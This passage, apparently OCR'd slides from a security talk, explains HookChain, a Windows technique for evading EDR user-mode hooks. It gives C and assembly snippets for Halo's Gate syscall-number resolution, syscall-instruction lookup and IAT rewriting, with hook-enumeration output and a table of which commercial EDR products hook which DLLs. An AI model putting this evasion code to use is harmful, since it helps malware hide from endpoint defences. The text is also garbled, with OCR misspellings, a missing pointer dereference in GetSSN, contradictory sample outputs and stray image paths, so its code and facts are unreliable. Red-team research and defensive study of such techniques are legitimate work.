  pVxTableEntry->wSystemCall = (high << 8) | low - idx;

  return TRUE;
}
```

- Halo's Gate embodies a recursive and resilient approach to dynamic syscall resolution – perfect for evading EDR detection.

3/ Hook Enumeration Analysis

Hook Enumeration Analysis

- Objective of the Analysis
  - Evaluate the feasibility, effectiveness, and detection scope of the HookChain technique.
  - Enumerate results across multiple EDR solutions currently available on the market.
- Testing Methodology
  - 🔄 Same executable used across all environments
  - 🛠️ Developed in C, compiled via GCC (x64) on Windows
  - ✅ No changes or recompilation during the entire testing process
  - 🔐 Tested binary had no evasion logic or bypass techniques
  - 👤 All tests run as a non-privileged user (no admin rights)

Hook Enumeration Analysis – Objectives & Methodology

- Testing Constraints
  - The same PE binary (EXE) was shared across environments
  - Some tests were conducted remotely by peers, results were reported back
  - The testing did not control each test environments or its EDR configuration
- This approach ensured consistency and neutrality while allowing a broader EDR comparison under real-world conditions.
- The executable tested in this analysis validates the presence of user-mode hooks in two areas:
  1. Ntdll.dll Function Hooks
  2. IAT (Import Address Table) Hooks

Hook Enumeration Analysis – Key Findings & Sample Results

- Ntdll.dll Hook Detection
  1. Enumerate all exported function in Ntdll.dll
  2. Inspect the function prologue (first instruction)
- IAT Hook Detection
  1. List all DLLs loaded in the current process
  2. For each DLL, analyze its IAT section
  3. Compare the IAT-resolved address to the actual address in Ntdll.dll

- This dual-check approach provides visibility into both inline and IAT-level function interception, commonly used by EDRs.

Hook Enumeration Analysis – Key Findings & Sample Results

- Without the presence of hooks

```
[+] Listing ntdll Nt/Zw functions
----------------------------------------
   ntdll[0] NtAcceptConnectPort 0x00007ffbe5b3f820
   ntdll[1] NtAccessCheck 0x00007ffbe5b3f7e0
   ntdll[2] NtAccessCheckAndAuditAlarm 0x00007ffbe5b3fd00
   ntdll[3] NtAccessCheckByType 0x00007ffbe5b40430
   ntdll[4] NtAccessCheckByTypeAndAuditAlarm 0x00007ffbe5b40300
Mapped 494 functions

[+] Listing loaded modules
----------------------------------------
C:\Users\user\Downloads\hookchain_finder64.exe is loaded at 0x00007ff7b4010000.
C:\WINDOWS\SYSTEM32\ntdll.dll is loaded at 0x00007ffbe59e0000.
C:\WINDOWS\System32\KERNEL32.DLL is loaded at 0x00007ffbe51d0000.
C:\WINDOWS\System32\KERNELBASE.dll is loaded at 0x00007ffbe3210000.
C:\WINDOWS\System32\msvcrt.dll is loaded at 0x00007ffbe40a0000.
C:\WINDOWS\System32\umppc19507.dll is loaded at 0x0000000000680000.

[+] Listing hooked modules
----------------------------------------
Checking ntdll.dll at LERNEL32.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at KERNELBASE.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at msvcrt.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at umppc19507.dll IAT
   +-- 0 hooked functions.

----------------------------------------
Completed
```

Hook Enumeration Analysis – Key Findings & Sample Results

- Hooks present only in Ntdll.dll

```
[+] Listing ntdll Nt/Zw functions
----------------------------------------
   ntdll[0] NtAcceptConnectPort 0x00007ffbe5b3f820
   ntdll[1] NtAccessCheck 0x00007ffbe5b3f7e0
NtAccessCheckAndAuditAlarm is hooked
   ntdll[2] NtAccessCheckAndAuditAlarm 0x00007ffbe5b3fd00
NtAccessCheckBtType is hooked
   ntdll[3] NtAccessCheckByType 0x00007ffbe5b40430
   ntdll[4] NtAccessCheckByTypeAndAuditAlarm 0x00007ffbe5b40300
Mapped 494 functions

[+] Listing loaded modules
----------------------------------------
C:\Users\user\Downloads\hookchain_finder64.exe is loaded at 0x00007ff7b4010000.
C:\WINDOWS\SYSTEM32\ntdll.dll is loaded at 0x00007ffbe59e0000.
C:\WINDOWS\System32\KERNEL32.DLL is loaded at 0x00007ffbe51d0000.
C:\WINDOWS\System32\KERNELBASE.dll is loaded at 0x00007ffbe3210000.
C:\WINDOWS\System32\msvcrt.dll is loaded at 0x00007ffbe40a0000.
C:\WINDOWS\System32\umppc19507.dll is loaded at 0x0000000000680000.

[+] Listing hooked modules
----------------------------------------
Checking ntdll.dll at LERNEL32.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at KERNELBASE.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at msvcrt.dll IAT
   +-- 0 hooked functions.

Checking ntdll.dll at umppc19507.dll IAT
   +-- 0 hooked functions.

----------------------------------------
Completed
```

Hook Enumeration Analysis – Key Findings & Sample Results

- Presence of hooks in the IAT

```
[+] Listing ntdll Nt/Zw functions
----------------------------------------
   ntdll[0] NtAcceptConnectPort 0x00007ffbe5b3f820
   ntdll[1] NtAccessCheck 0x00007ffbe5b3f7e0
NtAccessCheckAndAuditAlarm is hooked
   ntdll[2] NtAccessCheckAndAuditAlarm 0x00007ffbe5b3fd00
NtAccessCheckBtType is hooked
   ntdll[3] NtAccessCheckByType 0x00007ffbe5b40430
   ntdll[4] NtAccessCheckByTypeAndAuditAlarm 0x00007ffbe5b40300
Mapped 494 functions

[+] Listing loaded modules
----------------------------------------
C:\Users\user\Downloads\hookchain_finder64.exe is loaded at 0x00007ff7b4010000.
C:\WINDOWS\SYSTEM32\ntdll.dll is loaded at 0x00007ffbe59e0000.
C:\WINDOWS\System32\KERNEL32.DLL is loaded at 0x00007ffbe51d0000.
C:\WINDOWS\System32\KERNELBASE.dll is loaded at 0x00007ffbe3210000.
C:\WINDOWS\System32\msvcrt.dll is loaded at 0x00007ffbe40a0000.
C:\WINDOWS\System32\umppc19507.dll is loaded at 0x0000000000680000.

[+] Listing hooked modules
----------------------------------------
Checking ntdll.dll at LERNEL32.dll IAT
NtEnumerateKey NtEnumerateKey 0x0000014812b5fe20, 0x00007ffcde13fe20
  |-- KERNEL32.DLL IAT to ntdll.dll of function NtEnumerateKey is hooked to 0x00007ffcde13fe20
NtTerminateProcess NtTerminateProcess 0x0000014812b5fd60, 0x00007ffcde13fd60
  |-- KERNEL32.DLL IAT to ntdll.dll of function *NtTerminateProcess is hooked to 0x00007ffcde13fd60
...
   +-- 82 hooked functions.

Checking ntdll.dll at KERNELBASE.dll IAT
NtDeletePrivateNamespace NtDeletePrivateNamespace 0x0000014812b61390, 0x00007ffcde141390
  |-- KERNELBASE.dll IAT to ntdll.dll of function NtDeletePrivateNamespace is hooked to 0x00007ffcde141390
NtOpenPrivateNamespace NtOpenPrivateNamespace 0x0000014812b61e10, 0x00007ffcde141e10
  |-- KERNELBASE.dll IAT to ntdll.dll of function NtOpenPrivateNamespace is hooked to 0x00007ffcde141e10
...
  +-- 156 hooked functions.

----------------------------------------
Completed
```

Hook Enumeration Analysis – Key Findings & Sample Results

- HookChain operates entirely in user mode (Ring 3).
- Therefore, this analysis only verifies user-mode hooks.
- No validation was performed for:
  - Kernel-mode agents or Ring 0 hooks
  - SSDT or kernel telemetry mechanisms
- EDR components operating in kernel mode remain active, including:
  - Kernel drivers or hypervisor-level telemetry
  - SSDT interception or inline hooks
- The absence of Ring 3 hooks does not guarantee that HookChain can fully bypass an EDR.

Hook Enumeration Analysis – Key Findings & Sample Results

Product	Interception Point (Hook)	
	NTDLL	KERBELBASE / KERNEL32
BitDefender	✅	❌
Carbon Black	✅	❌
Check Point	✅	❌
CrowdStrike	✅	❌
Windows Defender	❌	❌
ESET	❌	❌
Kaspersky	❌	❌
MalwareBytes	❌	❌
SentinelOne	✅	✅
Sophos	✅	❌
Symantec	❌	❌
Trellix	✅	❌
Micro Trend	✅	❌

4 HookChain: How It Works?

HookChain: How It Works?

1. Implant IAT Hook at all DLL subsystems that points to Ntdll critical and hooked functions

2. System Service Number (SSN) dynamic mapping

3. Continue to desired actions as usual

4. Create a relationship table with SSN + Custom stub function of critical Ntdll and Hooked functions

HookChain: How It Works – Overview & Data Structures

HookChain technique execution flow	
1. Dynamic SSN Resolution 2. Mapping Base Syscall Functions 3. Internal Data Structure Creation 4. Anticipatory DLL Preloading 5. Indirect Syscall Usage for Analysis 6. IAT Hook Deployment (Targeted DLLs)	Use of one of the dynamic mapping techniques of the SSN presented previously like Halo's Gate

HookChain: How It Works – Overview & Data Structures

HookChain technique execution flow

1. Dynamic SSN Resolution
2. Mapping Base Syscall Functions
3. Internal Data Structure Creation
4. Anticipatory DLL Preloading
5. Indirect Syscall Usage for Analysis
6. IAT Hook Deployment (Targeted DLLs)

Select and Maps critical native function, such as:

- NtAllocateVirtualMemory
- NtQueryInformationProcess
- NtReadVirtualMemory
- NtAllocateReserveObject
- NtProtectVirtualMemory
- NtWriteVirtualMemory

HookChain: How It Works – Overview & Data Structures

HookChain technique execution flow

1. Dynamic SSN Resolution
2. Mapping Base Syscall Functions
3. Internal Data Structure Creation
4. Anticipatory DLL Preloading
5. Indirect Syscall Usage for Analysis
6. IAT Hook Deployment (Targeted DLLs)

Each array entry includes:

- ✅ SSN (Syscall Number)
- ✅ Function Address in Ntdll.dll
- ✅ Address of the nearest syscall instruction in Ntdll.dll

HookChain: How It Works – Overview & Data Structures

HookChain technique execution flow	
1. Dynamic SSN Resolution 2. Mapping Base Syscall Functions 3. Internal Data Structure Creation 4. Anticipatory DLL Preloading 5. Indirect Syscall Usage for Analysis 6. IAT Hook Deployment (Targeted DLLs)	• Preloads DLLs known to be dynamically loaded by the target app • Checks whether those DLLs invoke functions from Ntdll.dll

HookChain: How It Works – Overview & Data Structures

HookChain technique execution flow	
1. Dynamic SSN Resolution 2. Mapping Base Syscall Functions 3. Internal Data Structure Creation 4. Anticipatory DLL Preloading 5. Indirect Syscall Usage for Analysis 6. IAT Hook Deployment (Targeted DLLs)	Uses mapped functions to: • Read/export/import tables of loaded DLLs • Analyze and manipulate memory without triggering hooks

HookChain: How It Works – Overview & Data Structures


HookChain technique execution flow

1. Dynamic SSN Resolution
2. Mapping Base Syscall Functions
3. Internal Data Structure Creation
4. Anticipatory DLL Preloading
5. Indirect Syscall Usage for Analysis
6. IAT Hook Deployment (Targeted DLLs)

- Rewrites IAT entries in key subsystem DLLs: kernel32, kernelbase, bcrypt, bcryptPrimitives, gdi32, mswsock, netutils, urlmon
- Redirects Nt*/Zw* API calls to internal HookChain handlers
- Achieves stealthy IAT hook interception

HookChain: How It Works – Overview & Data Structures

- HookChain Implant Execution Flow – Simplified version



HookChain: How It Works – Overview & Data Structures

- HookChain operates entirely in user mode and maintains full internal execution control, allowing it to evade traditional user-mode hooks in Ntdll.dll.
- EDR Evasion through Telemetry Compliance:
  - Realistic execution timing
  - Legitimate call chain appearance
- High Portability:
  - No need to modify or recompile existing applications
  - Hooking is performed transparently and broadly for any executing process
  - Compatible with precompiled binaries and legacy code

- These advantages make HookChain not only stealthy but also practical for use in Red Team operations, research, and advanced evasion testing.

HookChain: How It Works – Overview & Data Structures

- Struct SYSCALL_INFO
  - dwSsn: Syscall Number (SSN)
  - pAddress: Function Address in Ntdll.dll
  - pSyscallRet: Address of syscall instruction in Ntdll.dll
  - pStubFunction: Address of the HookChain interception function (used to patch IAT)
  - dwHash: Hahsed identifier of the function name (for stealth)

```
typedef struct _SYSCALL_INFO {
  DWORD64 dwSsn;
  PVODI pAddress;
  PVOID pSyscallRet;
  PVOID pStubFunction;
  DWORD64 dwHash;
} SYSCALL_INFO, * PSYSCALL_INFO;
```

HookChain: How It Works – Overview & Data Structures

- Struct SYSCALL_LIST
  - Holds the list of all mapped syscalls used by HookChain
  - dwCount: Number of valid syscall records currently stored
  - SYSCALL_INFO[512]: Fixed-size array containing syscall mapping entries

```
#define MAX_ENTRIES 512

typedef struct _SYSCALL_LIST
{
    DWORD64 Count;
    SYSCALL_INFO Entries[MAX_ENTRIES];
} SYSCALL_LIST, * PSYSCALL_LIST;
```

HookChain: How It Works – Overview & Data Structures

- References and indexes
  - qTableAddr: Address of the SYSCALL_LIST structure
  - qListEntrySize: Size (in bytes) of each syscall entry
  - qStubEntrySize: Size of each interception stub used by HookChain
  - qIdx0-qIdx5: Indexes for key native functions:
    - 0 – ZwOpenProcess
    - 1 – ZwProtectVirtualMemory
    - 2 – ZwReadVirtualMemory
    - 3 – ZwWriteVirtualMemory
    - 4 – ZwAllocateVirtualMemory
    - 5 – ZwDelayExecution

```
.data
qTableAddr QWORD 0h
qListEntrySize QWORD 28h
qStubEntrySize QWORD 14h

qIdx0 QWORD 0h
qIdx1 QWORD 0h
qIdx2 QWORD 0h
qIdx3 QWORD 0h
qIdx4 QWORD 0h
qIdx5 QWORD 0h
```

HookChain: How It Works – Overview & Data Structures

- Populating SyscallList.Entries:
  1. Locate Ntdll.dll base sddress
  2. Enumerate all functions
  3. Map essential functions (for Indirect Syscalls)
  4. Detect hooks via JMP instructions
- This process builds the internal syscall map used by HookChain for stealthy syscall redirection and IAT interception.

```
static SYSCALL_LIST SyscallList;
```

HookChain: How It Works – Overview & Data Structures

- SSN Resolution (Halo's Gate Method)

```
static DWORD64 GetSSN(_In_ PVOID pAddress)
{
BYTE low, high;
    /*
        Handle non-hooked functions
        mov r10, rcx
        mov rax, <ssn>
    */
if (*((PBYTE)pAddress + 0) == 0x4c && *((PBYTE)pAddress + 1) == 0x8b && *((PBYTE)pAddress + 2) == 0xd1 && *((PBYTE)pAddress
+ 3) == 0xb8 && *((PBYTE)pAddress + 6) == 0x00 && *((PBYTE)pAddress + 7) == 0x00) {
        high = *((PBYTE)pAddress + 5);
        low = *((PBYTE)pAddress + 4);
        return (high << 8) | low;
    }
// Derive SSN from neighbour syscalls
for (WORD idx = 1; idx <= MAX_NEIGHBOURS; idx++) {
    if (*((PBYTE)pAddress + 0 + idx * NEXT) == 0x4c && *((PBYTE)pAddress + 1 + idx * NEXT) == 0x8b && *((PBYTE)pAddress + 2
+ idx * NEXT) == 0xd1 && *((PBYTE)pAddress + 3 + idx * NEXT) == 0xb8 && *((PBYTE)pAddress + 6 + idx * NEXT) == 0x00 &&
((PBYTE)pAddress + 7 + idx * NEXT) == 0x00) {
        high = *((PBYTE)pAddress + 5 + idx * NEXT);
        low = *((PBYTE)pAddress + 4 + idx * NEXT);
        return (high << 8) | low - idx;
    }
    if (*((PBYTE)pAddress + 0 + idx * PREV) == 0x4c && *((PBYTE)pAddress + 1 + idx * PREV) == 0x8b && *((PBYTE)pAddress + 2
+ idx * PREV) == 0xd1 && *((PBYTE)pAddress + 3 + idx * PREV) == 0xb8 && *((PBYTE)pAddress + 6 + idx * PREV) == 0x00 && *
((PBYTE)pAddress + 7 + idx * PREV) == 0x00) {
        high = *((PBYTE)pAddress + 5 + idx * PREV);
        low = *((PBYTE)pAddress + 4 + idx * PREV);
        return (high << 8) | low + idx;
    }
}
return -1;
}
```

HookChain: How It Works – Overview & Data Structures

- Obtained next SYSCALL instruction

```
static PVOID GetNextSyscallInstruction(_In_ PVOID pStartAddr) {
for (DWORD i = 0, j = 1; i <= 512; i++, j++) {
        if (*((PBYTE)pStartAddr + i) == 0x0f && *((PBYTE)pStartAddr + j) == 0x05) {
            return (PVOID)((ULONG_PTR)pStartAddr + i);
        }
    }
return NULL;
}
```

GetNextSyscallInstruction function search until finds the 0x0f05 (SYSCALL)

```
0:009> u ntdll!NtWriteFile
ntdll!NtWriteFile:
00007ffb`e5b3f8e0 4c8bd1          mov     r10,rcx
00007ffb`e5b3f8e3 b808000000      mov     eax,8
00007ffb`e5b3f8e8 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffb`e5b3f8f0 7503            jne     ntdll!NtWriteFile+0x15 (00007ffb`e5b3f8f5)
00007ffb`e5b3f8f2 0f05            syscall
00007ffb`e5b3f8f4 c3              ret
00007ffb`e5b3f8f5 cd2e            int     2Eh
00007ffb`e5b3f8f7 c3              ret
```

HookChain: How It Works – IAT Hooking & Call Stack Analysis

- IAT Hooking – Timing Consideration
  - After filling the syscall mapping array, the IAT modification phase begins.
  - However, if a new DLL is loader later, and it imports from Ntdll.dll, its IAT will not be hooked.
- Solution: DLL Preloading
  - Preload all expected DLLs before performing the IAT hook.
  - Ensures all relevant IAT entries are captured and modified in a single pass.
- Recommended Approach
  - Analyze the PE beforehand
  - Preload and hook those DLLs before injection

HookChain: How It Works – IAT Hooking & Call Stack Analysis


- Code snippet for filling function array and IAT hooking of kernel32 & kernelbase
- Pre-loading: Add required DLLs as shown below

```
BOOL UnhookAll(_In_ HANDLE hProcess, _In_ LPCSTR imageName, _In_ BOOLEAN force);

BOOL InitApi(VOID)
{
if (!FillSyscallTable()) return FALSE;

UnhookAll((HANDLE)-1, "kernel32", FALSE);
UnhookAll((HANDLE)-1, "kernelbase", FALSE);

UnhookAll((HANDLE)-1, "bcryptPrimitives", TRUE);
UnhookAll((HANDLE)-1, "ws2_32", TRUE);

return TRUE;
}
```

HookChain: How It Works – IAT Hooking & Call Stack Analysis

- IAT Hooking Procedure (via UnhookAll)
  1. Enumerate all DLL dependencies via the IAT
  2. Identify functions referencing Ntdll.dll
  3. Check if the function exist in SyscallList.Entries
  4. If so, replace the IAT address with the address of the corresponding HookChain interception function
- Each interception function is mapped by index to the original function in SyscallList.Entries.

HookChain: How It Works – IAT Hooking & Call Stack Analysis



HookChain: How It Works – IAT Hooking & Call Stack Analysis

- Advantages of HookChain:
  1. Lower Detection Risk by EDRs
  2. Consistent Execution Timing
  3. Legitimate Call Stack Flow
